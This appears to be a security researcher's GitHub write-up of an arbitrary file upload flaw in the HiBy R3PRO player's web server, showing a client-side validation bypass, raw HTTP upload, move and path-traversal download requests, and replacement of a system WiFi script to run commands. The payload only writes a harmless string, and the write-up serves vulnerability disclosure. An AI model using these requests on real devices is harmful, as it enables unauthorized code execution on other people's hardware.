feric / Findings Public

Code | Issues 1 | Pull requests | Actions | Projects | Security | ...

main

Findings / Hiby / Web Server / File uploading /

feric File Uploading description ... on Jun 19 History

..

images	5 months ago
README.md	5 months ago


README.md

Arbitrary File Upload

Supported Files

The web application allows users to upload files based in their extensions, the majority of them related to sound formats (MP3,FLAC, AIF, etc)

Extensions allowed



When a file that doesn't match the allowing formats is uploaded to the application, it is shown a warning message

Failed File Upload

:ISO,DFF,DSF,APE,FLAC,AIF,WAV,M4A,AAC,MP2,MP3,OGG,OGA,WMA,CUE,M3U,M3U8,OPUS
:BMP,PNG,JPG,JPEG
:LRC

WARNING: - "wifi_ofn.sh"

JavaScript Analysis

A Javascript analyzes was done to confirm the file extension verification is peformed during file uploading, this function was found in **index.js** file.

At line 40, the **_validFileTypes** variable is initialized, the variable contains an array with allowed formats:

Allowed Extensions

```
35  //TODO: configs here
36  var _device = "HiBy R3PRO";
37  var _root = "/mnt/";
38  var _homes = ["/mnt/sd_0/", "/mnt/sd_1/", "/mnt/udisk_0/", "/mnt/udisk_1/"];
39  // sync with index.html
40  var _validFileTypes = ["ISO","DFF","DSF","APE","FLAC","AIF","WAV","M4A","AAC","MP3","OGG","OGA","WMA","CUE","M3U"
41
```

As shown in the image below, this variable is used in **_isValidFileType** function, the function verifies the file extension agains the **_validFileTypes** content. With this information, it's possible to bypass the validation mechanism by adding an arbitrary extension to the JavaScript, another approach would be tampering the request and modify it on the fly the file extension, personally, I prefere the first approach.

JavaScript extension validation

```
72  function _isValidFileType(path)
73  {
74    var ext = path.substring(path.lastIndexOf(".")+1, path.length).toUpperCase();
75
76    for (var i = 0; i < _validFileTypes.length; i++) {
77      if (ext == _validFileTypes[i])
78        return true;
79    }
80    return false;
81  }
82
```

The following image show the **SH** extension has been added to the allowed extensions

Adding SH extension

```
//TODO: configs here
var _home = "/mnt/sd_0/";
var _device = "HiBy R3PRO";
var _root = "/mnt/";
var _homes = ["/mnt/sd_0/", "/mnt/sd_1/", "/mnt/udisk_0/", "/mnt/udisk_1/"];
// sync with index.html
var _validFileTypes =
["SH","ISO","DFF","DSF","DTS","APE","FLAC","AIF","AIFF","WAV","M4A","AAC","MP2","MP3","OGG","OGA","WMA","CUE","M3U","M3U8","OPUS","BMP","PNG","JPG","JPEG","LRC","UPT","T","TXT"];
```

Static Analysis

A simple way to take advantage of file uploading is to replace a file used by the system and inject malicious code; for this Proof of Concept, I searched for SH files in the file system and found several potential targets. I chose the wifi scripts for this.

SH files

```
✗ feric@debian  ~/.../HibyR3/HibyFS  find ./ -name '*.sh' -ls 2>/dev/null
    3196      4 -rwxrwxr-x   1 1001     1001          226 Dec 11 21:40 ./etc/init.d/S91_early_mount.sh
     370      4 -rwxrwxr-x   1 1001     1001          271 Dec 11 21:40 ./usr/bin/hiby_player.sh
     336      4 -rwxrwxr-x   1 1001     1001          938 Dec 11 21:40 ./usr/bin/recovery_all.sh
    3227      4 -rwxrwxr-x   1 1001     1001          109 Dec 11 21:40 ./sbin/kill_adbserver.sh
    3213      4 -rwxrwxr-x   1 1001     1001          604 Dec 11 21:40 ./sbin/wifi_on.sh
    3220      4 -rwxrwxr-x   1 1001     1001          154 Dec 11 21:40 ./sbin/wifi_off.sh
    3246      4 -rwxrwxr-x   1 1001     1001          140 Dec 11 21:40 ./sbin/shairport_off.sh
    3233      4 -rwxrwxr-x   1 1001     1001          122 Dec 11 21:40 ./sbin/adbserver.sh
    3226      4 -rwxrwxr-x   1 1001     1001           64 Dec 11 21:40 ./sbin/shairport_on.sh
✗ feric@debian  ~/.../HibyR3/HibyFS
```

The next step is to find where the selected script is used, i have performed a simple string search using grep and found the sys_server binary contains the string "wifi_off.sh"


Binary file matching the pattern

```
 feric@debian  ~/.../HibyR3/HibyFS  grep -i 'wifi_off.sh' -r ./ --color -n 2>/dev/null
Binary file ./usr/bin/sys_server matches
✗ feric@debian  ~/.../HibyR3/HibyFS
```

As shown in the following image, both wifi_on.sh and wifi_off.sh are passed as argument to system function

Binary file matching the pattern

Binary file matching the pattern



Running commands

A simple echo command was added to **wifi_off.sh** file:

echo command added


```
POST /upload HTTP/1.1
Host: 10.10.60.108:4399
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.60.108:4399/
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------------------180626154646999457351860048 0
Content-Length: 543
Connection: close

----------------------------180626154646999457351860048 0
Content-Disposition: form-data; name="path"

/mnt/sd_0/
----------------------------180626154646999457351860048 0
Content-Disposition: form-data; name="files[]"; filename="wifi_ofn.sh"
Content-Type: application/x-shellscript

#!/bin/sh

INTERFACE=wlan0

# stop already exist process
killall udhcpc > /dev/null
killall wpa_supplicant > /dev/null

ifconfig $INTERFACE down
echo "Pwned !!!" >> /tmp/hello.txt
exit 0
```

As shown below, the file has been uploaded to the File system:

File uploaded

Next step is to move the file into /sbin/ path, this can be done through the application interface, the request sent to the application is shown below:

File uploaded



Pretty Raw Hex

```
POST /move HTTP/1.1
Host: 10.10.60.214:4399
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0)
Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 62
Origin: http://10.10.60.214:4399
DNT: 1
Connection: close
Referer: http://10.10.60.214:4399/

oldPath=%2Fmnt%2Fsd_0%2Fwifi_ofn.sh&newPath=/sbin//wifi_ofn.sh
```


Pretty Raw Hex Render

```
HTTP/1.0 200 OK
Content-type: application/json;
charset=utf-8

{
}
```

This could confirm by accessing to /sbin/ through the web interface


File uploaded

File uploaded



Next step is exchaning the original and new script names


Renaming file request



New filename

New filename

Renaming modified file




Once done, there is no more action than turning off the Wifi connection, the script is executed and the file /tmp/hello.txt should be created as shown below

The following image shows the files existing in /tmp/ folder before running the script

Content in /tmp/ folder

Content in /tmp/ folder



hello.txt file in /tmp/

Finally, when reading the content of hello.txt file, it contains the expected String as shown below:

hello.txt content

Request

Pretty Raw Hex

```
GET /download?path=/mnt/../tmp/hello.txt HTTP/1.1
Host: 10.10.60.215:4399
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://10.10.60.214:4399/
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
HTTP/1.0 200 OK
Content-Disposition:attachment;filename=hello.txt
Content-Length:10
Content-Type:application/octet-stream

Pwned !!!
```